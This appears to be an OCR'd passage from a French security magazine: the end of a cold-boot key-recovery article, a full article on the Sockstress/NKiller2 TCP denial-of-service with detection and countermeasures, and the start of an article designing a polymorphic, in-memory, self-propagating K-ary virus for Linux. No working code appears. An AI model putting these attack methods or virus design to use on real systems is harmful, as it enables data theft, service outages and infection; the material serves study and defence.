Le format le plus connu pour une clé privée RSA est spécifié dans le PKCS #1 comme un objet ASN.1 de type `RSAPrivateKey` avec les champs suivants :

Version, modulo n, exposant public e, exposant privé d, premier1 p, premier2 q, exposant1 d mod(p-1), exposant2 d mod(q-1), coefficient q-1 mod p, et d'autres informations optionnelles. Cet objet, dans le package du décodage DER, est le format standard pour le stockage et l'échange des clés privées.

Ce format suggère deux techniques pour identifier les clés RSA dans la mémoire : chercher les contenus connus des champs ou chercher la mémoire qui correspond à la structure d'encodage du DER. Techniques testées sur un ordinateur avec la version Apache 2.2.3 et `mod_ssl`.

Une valeur dans l'objet-clé que l'attaquant connaît probablement est le modulo public. Dans le cas d'un serveur web, l'attaquant l'obtient ainsi que le reste de la clé publique en questionnant le serveur. On essaie de chercher les modulos en mémoire et on répertorie ainsi plusieurs correspondances, en rapport avec les clés publiques du serveur ou les clés privées.

Autre méthode testée : elle consiste à trouver la clé décrite par Ptacek, soit à chercher les Identifiant d'Objets RSA indiquant les objets-clé-ASN.1. Cette technique fournit uniquement des faux positifs sur ce système de test. Finalement, une nouvelle méthode est expérimentée, cherchant à identifier les caractéristiques de l'encodage DER ; plusieurs copies de la clé privée du serveur sont trouvées.

4.5.3 Reconstruction

Etant donné le modulo public **n** et les premiers retrouvés dans la mémoire, les valeurs exactes de **p** et **q** sont retrouvées par une reconstruction itérative à partir des bits les moins significatifs.

Lors de l'implémentation de cet algorithme, pour 50 essais avec des premiers de 1024 bits (clés de 2048 bits) et δ=4%, le temps moyen pour la reconstruction est de 4.5 secondes, soit 16499 nœuds visités. Pour δ=6%, la reconstruction prend environ 2.5 minutes, soit 227763 nœuds visités. Pour des premiers de 512 bits et δ=10%, la reconstruction nécessite environ 1 minute, soit 188702 nœuds visités.

5 Attaques sur les disques chiffrés

Le chiffrement des disques durs, bien qu'en pleine expansion, n'est pas une contre-mesure fiable au piratage. En effet, il est toujours possible de récupérer les clefs et donc les données. Nous allons nous intéresser à quelques systèmes de chiffrement de disque dur, dont les clefs ont été retrouvées par les outils mis en place par les chercheurs de l'Université de Princeton.

BitLocker, système de chiffrement de disque sous Windows Vista, nécessite des clés de chiffrement stockées en RAM, et une même paire de clés AES pour chiffrer chaque portion du disque. Pour mettre en déroute ce système de chiffrement, une attaque nommée « BitUnlocker » a été créée. Il s'agit d'un disque dur externe contenant Linux et les programmes nécessaires à l'installation de BitLocker sous ce système d'exploitation. L'attaque consiste à éteindre la machine cible et à brancher le disque dur externe avant de redémarrer le système. L'image mémoire est récupérée et les clefs retrouvées.

Une clef AES de 128 bits et une seconde clef k_2 sont nécessaires à FileVault, modèle de chiffrement pour Apple. L'outil implémenté pour EFI récupère une image mémoire et retrouve la clef AES ; d'où le déchiffrement de 4080 octets sur 4096 octets de chaque portion du disque. k_2 est identifiée en testant les sous-chaînes de 160 bits. Connaître les clefs AES et k_2 amène le déchiffrement du volume entier. Les systèmes Mac OS X 10.4 et 10.5 gardent en mémoire de nombreuses copies du mot de passe utilisateur, d'où leur vulnérabilité aux attaques image.

TrueCrypt est un produit pour Windows, Mas OS et Linux, reposant sur de nombreux chiffrements tels que AES, Serpent et Twofish. Il stocke une clef chiffrée et une clef *tweak* dans l'en-tête de chaque disque. L'attaque consiste à installer un volume chiffré par une clé AES de 256 bits, puis à éteindre la machine et à appliquer les outils d'attaque pour récupérer les données de la mémoire. Les clés sont retrouvées grâce au programme Keyfind.

L'outil dm-crypt est un système de chiffrement de disque pour les versions 2.6 de Linux, dont la clé AES de 128 bits est celle par défaut. Après avoir redémarré la machine, les images mémoire sont récupérées à l'aide du programme implémenté pour PXE, et le programme Keyfind retrouve la clé AES sans erreur.

Le modèle Loop-AES est un paquet de chiffrement de disque pour les systèmes Linux, avec un mode chiffrement appelé « multi-key-v3 », dans lequel chaque bloc du disque est crypté avec l'une des 64 clés de chiffrement. Après avoir copié le contenu de la RAM, le programme Keyfind est appliqué et retrouve les 65 clés AES.

6 Contre-mesures et leurs limitations

Afin de se protéger des attaques sur les images mémoire, les solutions de chiffrement de disque et les logiciels manipulant des données sensibles doivent effacer ces informations. Cependant, ce n'est pas toujours possible pour des raisons de performance. Les contre-mesures suggérées par l'Université de Princeton se basent sur les points suivants :

- effacer ou dissimuler des clés de chiffrement avant qu'une personne ait un accès physique à la machine ;
- interdire l'exécution de logiciels réalisant une image de la mémoire ;
- protéger physiquement les composants mémoire ;
- créer des composants dont la rémanence est extrêmement faible.

Il existe déjà quelques mesures pratiques, à mettre facilement en place, et rendant l'attaque plus difficile à réaliser. L'option « Quick Boot » empêche le test et l'effacement de la RAM avant le lancement du système d'exploitation. Désactiver cette option réinitialise la RAM.

Le système doit être suspendu de manière sûre. En effet, le verrouiller ou le mettre en veille ne protège pas le contenu de la mémoire vive, et le mettre en veille prolongée (hibernation) n'est efficace que si un mot de passe est immédiatement demandé lorsque l'on rallume le système.

Surveiller son ordinateur quelques minutes après son extinction assure l'effacement de la RAM.

Les attaques se produisent, car les puces DRAM et modules sont accessibles physiquement. On pourrait donc en empêcher physiquement l'accès.

Les sous-clés pré-calculées accélèrent les opérations de chiffrement, mais les clés deviennent plus vulnérables, la reconstruction de ces dernières étant facilitée. Ces valeurs pré-calculées sont cachées pendant une période prédéterminée, puis jetées si elles ne servent dans cet intervalle de temps.

Il est également possible d'appliquer une transformation à la clé pour rendre plus difficile la reconstruction en cas d'erreurs.

Le système d'exploitation effectue des tests pour identifier les endroits de la mémoire qui se dégradent le plus vite ; ainsi, ces endroits sont exploités pour conserver les clés.

Une autre contre-mesure proposée est de changer l'architecture de la machine pour la rendre plus sûre. Par exemple, créer des systèmes DRAM perdant leur état rapidement ou ajouter du matériel stockant des clés qui effacent leurs états au démarrage, à la réinitialisation et à la fermeture.

Chiffrer les données sur le contrôleur de disque dur est une autre solution. Le chiffrement et le déchiffrement se font par le contrôleur de disques plutôt que par un logiciel dans la principale unité centrale de traitement, et les clés de chiffrement sont stockées dans le contrôleur de disques plutôt que dans la DRAM.

Conclusion

À travers cette étude, nous constatons d'une part la fausse croyance concernant la RAM – mémoire volatile – et d'autre part la possibilité de contourner le chiffrement des disques durs afin de récupérer les données contenues en mémoire. Voici trois types d'attaques :

- Arrêter la machine, puis la redémarrer avec un système d'exploitation personnalisé produisant une image complète de la RAM.
- Couper l'alimentation pendant un bref instant, puis redémarrer sous un noyau personnalisé, pour empêcher le système d'exploitation de nettoyer la mémoire.
- Couper l'alimentation de la machine et transplanter le module mémoire sur un PC spécialement préparé par l'attaquant pour récupérer les données.

Le système de l'attaquant doit non seulement contenir des outils fabriquant une image de la mémoire pour récupérer des clés de chiffrement (grâce aux algorithmes expliqués précédemment), mais il doit aussi être suffisamment petit pour ne pas écraser trop de données lors de son démarrage.

La rémanence des données remet donc en question la possibilité pour un système d'exploitation de protéger ses données cryptographiques, face à un individu ayant un accès physique à la machine.

Plusieurs vendeurs de solution de chiffrement de disque ont réagi suite à la publication de cette étude de l'Université de Princeton. Microsoft et PGP, par exemple, ont publié des avis de sécurité spécifiques et des recommandations concernant leurs logiciels.

REMERCIEMENTS

Nous tenons à remercier M. Emmanuel Fleury pour nous avoir aidé à mettre en place cet article, lors de notre seconde année de master.

RÉFÉRENCES

[1] « Lest We Remember: Cold Boot Attacks on Encryption Keys », *Center for Information technology Policy* : Princeton University, juillet 2008, http://citp.princeton.edu/memory/

[2] « Introduction au chiffrement par bloc : le DES et l'AES », Portail internet : Cryptologie et Sécurité de l'Information, janvier 2006, www.picsi.org/parcours_47.html

[3] « Projet RNRT SAPHIR, Sécurité et Analyse des Primitives de Hachage Innovantes et Récentes », juillet 2007, http://www.crypto-hash.fr/modules/wfdownloads/visit.php?cid=9\&lid=7

[4] « Public-Key Cryptography Standards (PKCS) », RSA Laboratories, 2007, http://www.rsa.com/rsalabs/node.asp?id=2124

[5] « Disk encryption: Balancing security, usability and risk assessment », Windows Vista Security, février 2008, http://blogs.msdn.com/windowsvistasecurity/archive/2008/02/22/disk-encryption-balancing-security-usability-and-risk-assessment.aspx

[6] « Protecting BitLocker from Cold Attacks (and other threats) », *System Integrity Team Blog*, février 2008, http://blogs.msdn.com/si_team/archive/2008/02/25/protecting-bitLocker-from-cold-attacks-and-other-threats.aspx

[7] « Evaluating And Protecting Yourself From The Cold-Boot Encryption Attack », Securosis, février 2008, http://securosis.com/2008/02/25/evaluating-and-protecting-yourself-from-the-cold-boot-encryption-attack/



SOCKSTRESS, L'ÉPUISEMENT DE TCP

Mickaël Salaün – mic@digikod.net

mots-clés : RÉSEAU / TCP / DOS / SOCKSTRESS / NKILLER2

Après le buzz sur le problèmes du système DNS, le sujet brûlant soulevé par les faiblesses de BGP, voici TCP qui pointe le bout de son nez. Ce sont là des protocoles nécessaires pour un bon fonctionnement de réseaux, tels qu'internet, qui sont mis à mal. Beaucoup d'incompréhension et de spéculations ont donc fait suite à l'annonce de cette découverte qui sonnait une fois encore la mort d'Internet du fait d'un déni de service très efficace.
Tout a commencé par la notification de Jack C. Louis et Robert E. Lee[1] (de Outpost24) à plusieurs fabricants de machines dédiées au réseau (routeurs, pare-feu...) et à certains éditeurs de système d'exploitation. Cette vague d'information coordonnée avec l'aide du CERT de Finlande a été divulguée aux principaux acteurs des réseaux au niveau international afin d'éviter toute fuite gênante.

1 Bref historique

C'est d'un déni de service dont il est question, et plus précisément sur le protocole TCP. Le chercheur à l'origine de la découverte de cette faille a mis en évidence un problème pratique lors du maintien d'une connexion. En effet, il est possible de maintenir indéfiniment un flux entre deux machines.

Chronologie récapitulative :

- 2005 (au minimum) : découverte du problème ;
- septembre 2008 : publications (avec peu de détails) ;
- juin 2009 : premier PoC public : NKiller2 ;
- septembre 2009 : distribution des patchs (ou placebos) et mise à jour des alertes sur la vulnérabilité (CVE-2008-4609, MS09-048, cisco-sa-20090908-tcp24...).

Jack Louis a découvert[2] ce bogue lors de l'optimisation du scanner Unicornscan[3]. Alors que l'équipe de développement était en train de passer la couche TCP vers l'*userland*, elle s'est rendu compte de certains effets néfastes des connexions TCP. l en est sorti un outil (non public), nommé « Sockstress », destiné à recréer ces états gênants. Après investigation sur différents périphériques réseau, ils se sont vite aperçus de l'impact que cette découverte pouvait avoir. Ils ont alors fait le choix de ne divulguer cette faille qu'aux principaux acteurs des réseaux pour leur laisser le temps de mettre en place des correctifs.

En parallèle, une implémentation, très proche et diffusée dans Phrack 66[4], a vu le jour sous le nom de NKiller2[5]. Cette première (et unique) preuve de concept tire parti de la même vulnérabilité TCP, à savoir le maintien de la connexion. Contrairement à Sockstress, elle a beaucoup moins fait couler d'encre, alors que c'est une implémentation fonctionnelle qui est sortie trois mois avant les patchs correctifs.

Sur les 15 implémentations de TCP testées par les auteurs de la découverte, aucune n'était épargnée. Le constat est que peu importe qu'il s'agisse d'« implémentations maison », il est très probable qu'elles soient également impactées étant donné que la vulnérabilité repose sur un des fondements de TCP.

Lee et Louis ont mis au point différents scénarios d'attaque découlant de ce problème. Les ressources impactées peuvent être : la mémoire, les temporisateurs et compteurs du noyau, et les applications fournissant le service sur le réseau.

2 Le problème

Il existe essentiellement deux types de dénis de service. Le premier qui est souvent causé par un grand nombre d'attaquants (d'adresses) consiste à saturer la bande passante. C'est alors une « consumation » des ressources réseau. Le second type de DoS concerne

les ressources du système visé. Cela dépend souvent de la partie applicative qui fournit le service. Il peut par exemple s'agir d'un service Web, ou alors des dépendances dont il a besoin pour fonctionner, comme une base de données.

L'attaque évoquée impacte les ressources du système qui gère les échanges réseau (la partie TCP), autrement dit, le système d'exploitation. On est alors exposé à un DoS en saturation des ressources de la machine hôte.

Le problème est dû au fait qu'il est possible d'ouvrir une connexion avec une persistance infinie, et ce, avec la plupart des composants réseau traitant TCP.

Ce qui est intéressant ici, c'est le respect des règles établies (par le protocole TCP) et l'exploitation extrême qui en est faite. Le but est tout simplement de faire le coup de la panne ! En simulant une (très) mauvaise connexion réseau ou une surcharge du côté client, on a la possibilité de maintenir la connexion dans un état actif ayant un débit utile nul en permanence.

En manipulant les connexions TCP, ou plus particulièrement leur état, il est possible de maintenir un flux durant une longue période dans un état actif, mais très peu réactif. Si un nombre suffisant de connexions de ce type est établi, le système cible va commencer à être en manque de ressources pour gérer d'autres connexions, qui, elles, peuvent être légitimes.

2.1 Cause

Pour être en mesure d'effectuer cette attaque, l'acteur malveillant doit arriver à établir une connexion complète. Un *three-way handshake* permettant à l'interlocuteur de s'assurer que son correspondant est bien celui qu'il prétend être[6]. Contrairement aux autres attaques par déni de service réseau (du type *synflood*), on établit une connexion légitime, ce qui met le service réseau « en confiance ». C'est cet aspect qui est nouveau et qui fait tomber la plupart des protections mises en œuvre par TCP. En effet, une fois la connexion établie, la communication peut commencer, et durer !

L'astuce n'est pas en soi de maintenir une connexion établie, mais de le faire de manière à avoir un déséquilibre important d'allocation de ressources entre les deux protagonistes.

Lors de l'établissement d'une connexion TCP entre deux machines, différentes ressources sont nécessaires : un espace mémoire pour contenir les connexions actives et les attributs qui permettent de la reconnaître, des temporisateurs permettant de synchroniser les transferts de données et de maintenir ou non la connexion dans le temps.

Étant donné que le service attaqué gère les connexions de manière régulière, il lui incombe de vérifier à intervalle régulier l'état de la connexion afin de la maintenir active.

RÔLE DE TCP

Le protocole de contrôle de transmission (*Transmission Control Protocol*) est un des piliers des réseaux actuels. Il se trouve au-dessus de la partie réseau et est chargé d'ajouter une abstraction de la partie réseau (IP) pour arriver à une connexion continue de données entre deux points. TCP permet de garantir la fiabilité des transmissions et leur restitution dans l'ordre originel de leur émission. Il est également chargé de contrôler tout ce qui est lié au débit (taille des paquets, fréquence d'échanges et gestion de la congestion), et au « routage applicatif » avec le système de ports (source et destination) qui donne la possibilité d'établir et de différencier plusieurs connexions entre deux adresses.

L'établissement d'une connexion s'effectue en trois étapes, couramment appelées « *three-way handshake* » :

- **un premier envoi de paquet pour demander l'établissement d'une connexion du client vers le serveur (SYN) ;**
- **le retour du serveur avec un acquittement et une demande équivalente (SYN-ACK) ;**
- **un deuxième envoi du client confirmant la bonne réception, ce qui déclare la connexion ouverte (ACK).**

Ces échanges ouvrent la voie à la communication d'informations utiles entre les deux protagonistes.

La faiblesse de TCP qui est exploitée est justement le maintien de connexion. Afin d'en tirer profit, il est souhaitable de ne pas faire comme le service victime, c'est-à-dire d'établir des connexions sans en sauvegarder l'état, mais tout en étant capable de reconnaître une connexion établie afin de la maintenir... Grâce à cela, on est en mesure d'établir un grand nombre de connexions avec un minimum de ressources sur notre machine. En termes de ressources, on passe d'un rapport de 1 vs 1 (pour un *flood* traditionnel) vers un rapport de X vs 1 en termes de consommation de ressources.

Il reste maintenant le problème du débit. Pour établir une connexion, il faut avoir un service à joindre, et souvent les connexions n'ont pas pour objectif de s'éterniser (cas des services Web par exemple). La ruse consiste à jouer avec le paramètre indiquant le débit accepté par le demandeur, c'est-à-dire la taille de fenêtre du paquet TCP. On a alors la possibilité de réduire le débit des paquets nous arrivant en simulant un (gros) problème réseau qui nous empêche de continuer la connexion normalement, et de la suspendre temporairement tout en la gardant active. On réduit ainsi drastiquement le débit nécessaire alors qu'il nous est possible d'établir et de maintenir un

grand nombre de connexions simultanées ! Le temps de pause entre deux requêtes en cas de congestion dépend des implémentations et peut être compris entre 30 secondes et 2 minutes[7].

On a alors à notre disposition une attaque requérant de faibles ressources réseau et étant capable d'en nécessiter un grand nombre.

2.2 Effets

L'effet d'une telle attaque sur un serveur ayant une application sous TCP a pour résultat un déni de service au niveau du système d'exploitation. En effet, dans toutes les applications (sauf celles qui implémentent leur propre pile TCP, mais elles sont très rares), la gestion réseau est déléguée à l'OS. C'est lui qui s'occupe d'établir les connexions, de les entretenir et de faire le lien avec la couche applicative du service.

L'impact est donc sur le système entier et toutes les applications qui sont amenées à utiliser les ressources réseau de la machine. Étant donné que le système d'exploitation ne s'occupe pas seulement des aspects réseau, c'est potentiellement tout le système qui peut devenir instable. Les auteurs de la découverte ont ainsi fait état de figement de la machine attaquée (avec ou sans écran bleu) ou encore d'une impossibilité de revenir à un état stable pour un certain OS.

Un autre point important est le fait que les réseaux (surtout Internet) font intervenir un nombre conséquent d'intermédiaires afin d'acheminer ou de filtrer le trafic. Ces équipements peuvent avoir à intervenir au niveau de la couche transport, et, dans ce cas, être également concernés par le déroulement des connexions. Sachant qu'un pare-feu gérant le suivi de connexion doit tenir à jour l'état des flux le traversant, lors d'une attaque, il peut être amené à avoir, en plus des connexions légitimes, un nombre très important de flux : nombre d'IP clientes × nombre de ports à leur disposition × nombre de services (ports) TCP accessibles pour chaque IP se trouvant derrière le pare-feu (serveurs). On comprend donc mieux pourquoi une attaque menée sur les services traversant de tels filtres peut avoir un impact conséquent sur tout le trajet des connexions. Les intermédiaires peuvent être le plus gros problème étant donné le traçage incontrôlé d'un grand nombre de connexions qu'ils doivent surveiller ou acheminer.

3 Exploitation

Une connexion TCP peut être dans plusieurs états : en écoute, établie, en attente, en fermeture, ainsi que dans les multiples états intermédiaires. Lors d'une fermeture de connexion, on doit passer par deux états : FIN_WAIT1 et FIN_WAIT2. Ils indiquent respectivement la demande de fermeture, et la fermeture effective de la connexion. Dans le cas de cette attaque, les paquets malveillants peuvent arriver dans un état FIN_WAIT1 et y rester tant que l'attaquant maintiendra la connexion active avec une taille de fenêtre nulle et ne validera pas la bonne réception des données. Du point de vue de l'application, la connexion est fermée, mais c'est en fait le système d'exploitation qui essaye désespérément de la clore. Le système est en attente d'acquittement de toutes les données transmises... Ce sont ces *sockets* qui prennent des ressources et empêchent potentiellement d'autres connexions[8].

Deux actions parallèles sont requises pour réaliser ce DoS :

- Une première partie doit être chargée d'initialiser les connexions avec le *handsheck* :
  - Envoi du premier paquet SYN,
  - Détection de la réception du paquet SYN-ACK et validation par l'envoi d'un paquet ACK pour conclure l'ouverture de connexion,
  - Requête nécessitant une réponse du correspondant ;
- La seconde partie est chargée d'entretenir les connexions ouvertes, de manière « paresseuse ». Moins on fournit d'effort, plus la différence d'utilisation de ressources sera importante. Il faut donc mettre la taille de fenêtre à une valeur minimale, zéro étant le plus intéressant.

Avec cela, il est possible d'établir un grand nombre de connexions et de paralyser la cible. Il existe d'autres possibilités pour maximiser les effets, comme faire en sorte de congestionner le serveur par des requêtes nécessitant plus de ressources (calcul, mémoire...).

Comme l'ont dit les auteurs originaux, avec quelques dizaines de paquets par seconde, il est possible d'avoir un impact important, même à partir d'une liaison réseau à faible débit.

4 Remède

4.1 Détection

Une solution assez simple pour détecter certains types d'attaques est de scruter les connexions en cours et plus particulièrement leur état. Si un nombre anormalement grand de connexions se trouve dans un état FIN_WAIT1, alors il y a soit un (gros) problème réseau, soit une attaque en cours.

Pour être efficaces, certains outils de floods utilisent deux flux d'exécution distincts pour émettre et recevoir les paquets avec peu, voire aucun partage d'information

entre ces opérations. Il nous est alors possible de détecter ce type d'outils en simulant une connexion établie (acquittement), vers le présumé client, sans qu'elle soit légitime. Si une réponse positive nous parvient (sans *reset* de la connexion), alors une activité suspecte est détectée et on peut intervenir sur les règles de filtrage pour écarter l'adresse supposée malveillante. Attention toutefois, car les réseaux NATés peuvent malheureusement (pour eux) en pâtir. Bien sûr, d'autres types de détections sont possibles s'il s'agit d'une attaque multiple.

4.2 Contre-mesure

Le bon usage de TCP conseille d'utiliser les SYN *cookies* afin d'empêcher le *spoof* d'adresse. Cette méthode de prévention est une bonne chose, mais ne protège pas de l'attaque actuelle étant donné que les connexions sont légitimes. L'attaquant peut simuler la gestion des SYN cookies comme le fait une pile TCP standard.

Le problème venant du maintien de la connexion, une solution tentante peut être de ne pas respecter les bonnes pratiques qui font la vulnérabilité de TCP, à savoir de couper la connexion lorsque le débit (la taille de fenêtre) est trop faible. C'est d'ailleurs cette méthode qui est en partie employée pour les patchs sortis par les éditeurs afin de combler les trous. Cet élan d'impolitesse envers les connexions a pour conséquence le non-respect du protocole, ce qui peut avoir des effets de bord imprévus.

Microsoft a fourni des patchs pour ses systèmes les plus récents, mais pas pour les anciennes versions (Windows 2000 et Windows XP) sous prétexte que l'un ne vaut « pas le coup » d'être modifié et que l'autre dispose d'un pare-feu par défaut et n'est donc pas en danger... La mise à jour a pour but de supprimer et de limiter le nombre de connexions pour permettre au système de rétablir ses ressources.

RedHat a, quant à lui, répondu[9] par une configuration du pare-feu (à titre d'exemple), mais n'a fourni aucun patch pour Linux étant donné que le problème est considéré comme inhérent au protocole TCP[10]. Les règles de pare-feu proposées peuvent être utiles pour un service ne devant maintenir que peu de connexions lors d'un usage normal. Cependant, de telles configurations impactent les réseaux qui sont NATés. En effet, de tels réseaux seraient considérés comme des attaquants si plusieurs machines tentaient une connexion (légitime) simultanée.

Dans tous les cas, la protection de base consiste à bien cerner les flux nécessaires lors d'un usage légitime du service vulnérable afin d'en tirer des règles de filtrage strictes. À titre d'exemple, pour un serveur Web, une connexion cliente n'a pas forcément une légitimité à rester active trop longtemps, pour la consultation d'une page, exception faite pour un téléchargement de gros fichier... Il est également important de garder à l'esprit que l'attaquant ne peut pas utiliser de technique de spoof. Les listes blanches sont donc une bonne mesure de protection, lorsque c'est possible, étant supposé que l'attaque ne vient pas d'une adresse de cette liste. Le problème reste néanmoins présent pour tous les services TCP publics ne requérant pas d'authentification.

Conclusion

Toutes les parties composant un système d'information sont plus ou moins sensibles et nécessitent donc une attention particulière. Pourtant, pendant plus de 30 ans, cette vulnérabilité était exploitable (et sans doute exploitée) dans énormément de systèmes sans que personne ne tire (bruyamment) la sonnette d'alarme. Maintenant, on ne peut se passer de ce protocole et de ces « fonctionnalités ».

Au vu des propositions de protections émises par les fabricants, il n'y a actuellement pas de solution entièrement satisfaisante à ce problème. L'attaque tire sa force de l'omniprésence du protocole TCP sur les réseaux et plus particulièrement le réseau Internet. La compatibilité entre les différents systèmes d'exploitation étant nécessaire pour communiquer, les erreurs intrinsèques à un protocole d'échange de données ont un impact sur tous les systèmes l'utilisant. Voilà comment peut naître une vulnérabilité multi-plateforme.

NOTES

1 http://blog.robertlee.name

2 http://debeveiligingsupdate.nl/audio/bevupd_0003.mp3

3 http://unicornscan.org

4 http://www.phrack.org/issues.html?issue=66&id=9

5 **NKiller2 a été créé par ithilgore** (http://sock-raw.org)

6 **Ceci est particulièrement vrai lorsque des SYN cookies sont utilisés.**


7 **Voir le *Max Segment Lifetime* défini dans la RFC 793.**

8 **Actuellement, les OS peuvent tuer les connexions orphelines (en cours de fermeture ; sans lien avec l'userland) lorsque le système le nécessite, ce qui n'empêche pas de remplacer la connexion fermée par une autre...**

9 http://kbase.redhat.com/faq/docs/DOC-18730

10 **On peut cependant noter qu'il existait déjà des techniques de protection dans Linux (voir `net/ipv4/tcp_timer.c : tcp_out_of_resources()`) et que le problème est identifié (voir `tcp_probe_timer()`), mais non corrigé, du fait des RFC !**

CODE



IMPLÉMENTATION DE VIRUS K-AIRES EN PYTHON

Anthony Desnos – Laboratoire Sécurité de l'Information et des Systèmes (SI&S)
École Supérieure en Informatique, Électronique et Automatique – Paris
esnos@esiea.fr

mots-clés : CODES K-AIRES / MALWARES / POLYMORPHISME / SHAMIR SECRET SCHEME / NEVILLE / AITKEN / PYTHON / ASM

Les virus sont comme toutes choses vivantes, ils évoluent, ils disparaissent, mais ils apparaissent également. À travers cet article, vous allez découvrir comment faire un virus (« virus don't harm, ignorance does », herm1t), même si celui-ci n'aura aucune charge finale dangereuse (et donc il sera plus un proof of concept). Nous partirons d'une idée théorique sur une nouvelle forme de virus, les virus K-aires, et nous verrons le cheminement pour son implémentation, du chargement du virus en passant par la gestion des clés de chiffrement, jusqu'à l'exécution finale.

La réplication des virus est bien connue des systèmes grand public et a été étudiée tous azimuts (ou presque). La progression des systèmes libres (et Linux pour être plus précis) dans les systèmes d'exploitation de la population, et surtout dans des zones sensibles, (comme des serveurs stockant des données) ouvre de nouvelles perspectives en termes de virologie.

Il existe encore peu de virus sur les systèmes Linux, mais ils seront dans un futur très proche sujets aux mêmes problèmes que les systèmes Windows. Il est donc intéressant d'étudier les nouveaux moyens offerts par ces systèmes qui pourraient être utilisés à des fins malveillantes, mais surtout de se demander quelles sont les nouvelles formes de virus qui pourraient y voir le jour.

Nous allons décrire dans chaque partie de cet article un composant de notre virus. Dans une première phase, nous expliquerons une nouvelle forme de virus, les virus K-aires, et quels sont leurs intérêts. Ce type de virus nous amènera à construire notre virus en le découpant en plusieurs parties. Nous verrons donc dans une seconde partie les différentes composantes de base de notre virus en utilisant les ressources d'un système Linux et les langages interprétés.

Puis, dans une dernière partie, nous montrerons comment reconstruire toutes les parties de notre virus en utilisant des moyens cryptographiques, et nous répondrons donc à la question de la gestion des clés de déchiffrement dans un virus.

1 Concept général

Notre virus va utiliser le concept de virus K-aire **[I]** introduit par Éric Filiol. On peut imaginer un virus K-aires comme un virus découpé en plusieurs parties qui, prises indépendamment, ont un comportement défini, mais, si celles-ci fusionnent, cela produit un nouveau comportement (potentiellement dangereux).

Les virus K-aires se découpent en deux classes de base : la classe I qui représente les codes agissant de manière séquentielle et la classe II qui représente les codes agissant de manière parallèle.

Chaque classe se découpe en 3 sous-classes :

- A : codes séquentiels/parallèles dépendants ;
- B : codes séquentiels/parallèles indépendants ;
- C : codes séquentiels/parallèles faiblement dépendants.

D'après **[II]**, nous savons que la complexité de détection d'un virus k-aire, quelle que soit la classe, est du type NP-*complet*.

La première sous-classe A ne nous intéresse pas, puisque, dans le cas où un des codes est trouvé,

il permet la détection des autres. Dans notre cas, nous voulons cibler les codes indépendants ou faiblement dépendants, et ce, de manière séquentielle (le cas parallèle peut également être implémenté).

Il faut donc découper notre virus en plusieurs parties (quelle que soit la sous-classe) pour le reconstruire par la suite.

Notre virus sera donc découpé en N parties, une première partie contenant la charge finale chiffrée (pour protéger le code et le rendre le plus furtif et donc le plus dur à analyser) et les N-1 parties permettant de reconstruire la clé de déchiffrement.

On doit donc procéder à N exploitations (nous verrons que nous pourrons, par la suite, fixer un seuil d'activation en dessous de N) d'une faille sur une machine pour procéder à l'exécution réelle du virus, ainsi que sa propagation.

L'implémentation de ce virus est réalisée entièrement en assembleur et en Python. Mais, bien sûr, les concepts autorisent de recréer ce virus dans des langages de votre choix.

On peut découper ce virus en 6 parties distinctes :

- génération de N entités distinctes, une entité principale contenant la charge virale (et possédant ou pas d'information sur la clé privée), des entités secondaires permettant la recomposition de la clé privée pour activer la charge virale ;
- la routine de déchiffrement ;
- le lancement du script Python (via plusieurs techniques décrites plus en détail dans les sections suivantes) ;
- l'exécution du programme Python, qui déchiffrera avec l'aide d'autres virus la charge finale ;
- le lancement de la charge déchiffrée qui sera stockée entièrement en mémoire (donc aucune écriture sur le disque) ;
- la propagation du virus, avec en particulier la génération d'une nouvelle routine de chiffrement et déchiffrement, et un retour à la phase 1.

La représentation graphique (Figure 1) permet de voir que nous avons un virus K-aires, qui, pour s'activer, nécessite plusieurs programmes. Nous implémenterons seulement la classe 1, c'est-à-dire des codes qui agissent de manière séquentielle, et, pour la sous-classe, deux codes seront décrits, correspondant à la sous-classe B (codes séquentiels indépendants) et la sous-classe C (codes séquentiels faiblement dépendants).

Ce virus peut être soit utilisé sous forme d'un *shellcode* classique pour une attaque ciblant une faille X (le moteur polymorphique veillera à ce que les données chiffrées ne contiennent pas de 0) ou sous la forme d'un programme binaire. De même, l'infection est réalisée entièrement en mémoire en utilisant l'environnement Linux, ce qui limite donc l'analyse forensique.

